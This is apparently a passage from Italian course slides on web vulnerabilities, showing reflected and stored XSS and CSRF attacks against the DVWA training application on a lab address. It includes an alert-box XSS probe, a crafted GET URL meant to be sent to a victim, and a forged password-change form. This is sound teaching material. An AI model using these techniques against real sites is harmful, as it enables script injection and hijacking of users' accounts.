Scripting (XSS)'. It contains a form with the text 'What's your name?' and a text input field. To the right of the input field is a 'Submit' button. Below the form, there is a section titled 'More info' with three links: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




The screenshot shows the DVWA web application interface. At the top is a black header with the DVWA logo. Below the header is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), and XSS stored. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?". The input field contains the text "Arcangelo" and is highlighted with a red arrow. To the right of the input field is a "Submit" button. Below the form is a section titled "More info" with three links: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




The screenshot shows the DVWA web application interface. At the top is a dark header with the DVWA logo. Below the header is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), and XSS stored. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and a "Submit" button. Below the form, the output "Hello Arcangelo" is displayed in red text. Under the "More info" section, there are three links: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected


- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected


- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

**`http://10.0.2.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E#`**



- La richiesta alla pagina vulnerabile è fatta tramite il metodo *GET*
  - L'URL relativo a tale richiesta è tipicamente inviato alla vittima
  - La visita di tale URL causerà l'esecuzione del codice JS



# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)

**DVWA**

Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: Arcangelo  
Message: Salve a tutti

**More info**

**Le informazioni inserite vengono memorizzate nel DB**

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: Arcangelo  
Message: Salve a tutti

[More info](#)

- I dati sono memorizzati nel DB

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

➤ Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS

➤ `<script>alert("XSS")</script>`

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.


Name: Arcangelo  
Message: Salve a tutti

[More info](#)

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored


- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




- Lo script JS è memorizzato nel DB e verrà eseguito per ogni utente che visiterà la pagina

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF)

---

- L'attaccante «assume l'identità della vittima» e compie azioni al suo posto




- Attacco spesso usato per cambiare informazioni di un utente ignaro, su un Server vulnerabile
  - Indirizzo e-mail
  - Password
  - Numero di telefono
  - Etc



# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Form di input che permette di cambiare la password
- <http://10.0.2.10/dvwa/vulnerabilities/csrf/>



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a dark header with the DVWA logo. Below the header, on the left, is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF** (highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form with the heading "Change your admin password:". Below this heading are two input fields: "New password:" and "Confirm new password:". At the bottom of the form is a "Change" button. Below the form, there is a section titled "More info" with three links: [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery).

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Form di input che permette di cambiare la password
- <http://10.0.2.10/dvwa/vulnerabilities/csrf/>

**DVWA**

Home  
Instructions  
Setup

Brute Force  
Command Execution  
**CSRF**  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

### Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

**More info**


[http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)  
<http://www.cgisecurity.com/csrf-faq.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

**Copiamo la porzione di codice HTML relativa a tale form**

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Copiamo la porzione di codice HTML relativa a tale form



# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Modifichiamo la form facendola puntare all'URL relativo alla vulnerabilità CSRF
- <http://10.0.2.10/dvwa/vulnerabilities/csrf/>

```
<form action="#" method="GET"> New password:

 <input type="password" autocomplete="off" name="password_new">

 Confirm new password:

 <input type="password" autocomplete="off" name="password_conf">

 <input type="submit" value="Change" name="Change">
</form>
```



```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET"> New password:

 <input type="password" autocomplete="off" name="password_new">

 Confirm new password:

 <input type="password" autocomplete="off" name="password_conf">


 <input type="submit" value="Change" name="Change">
</form>
```

Salviamo la nuova form nel file **csrf.html**

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Utilizziamo il file **csrf.html** per cambiare la password



← → ↻ 🏠 file:///media/sf\_Condivisione/csrf.html

New password:

\*\*\*\*\*

Confirm new password:

\*\*\*\*\*

Change

- Inseriamo una password arbitraria
- Cambiando così quella vecchia

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

**DVWA**

**Vulnerability: Cross Site Request Forgery (CSRF)**

Change your admin password:

New password:

Confirm new password:

**La password è stata cambiata senza richiedere alcuna forma di autenticazione per l'utente**

**Password Changed**

**More info**

[http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)  
<http://www.cgisecurity.com/csrf-faq.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

**Home**  
**Instructions**  
**Setup**  
**Brute Force**  
**Command Execution**  
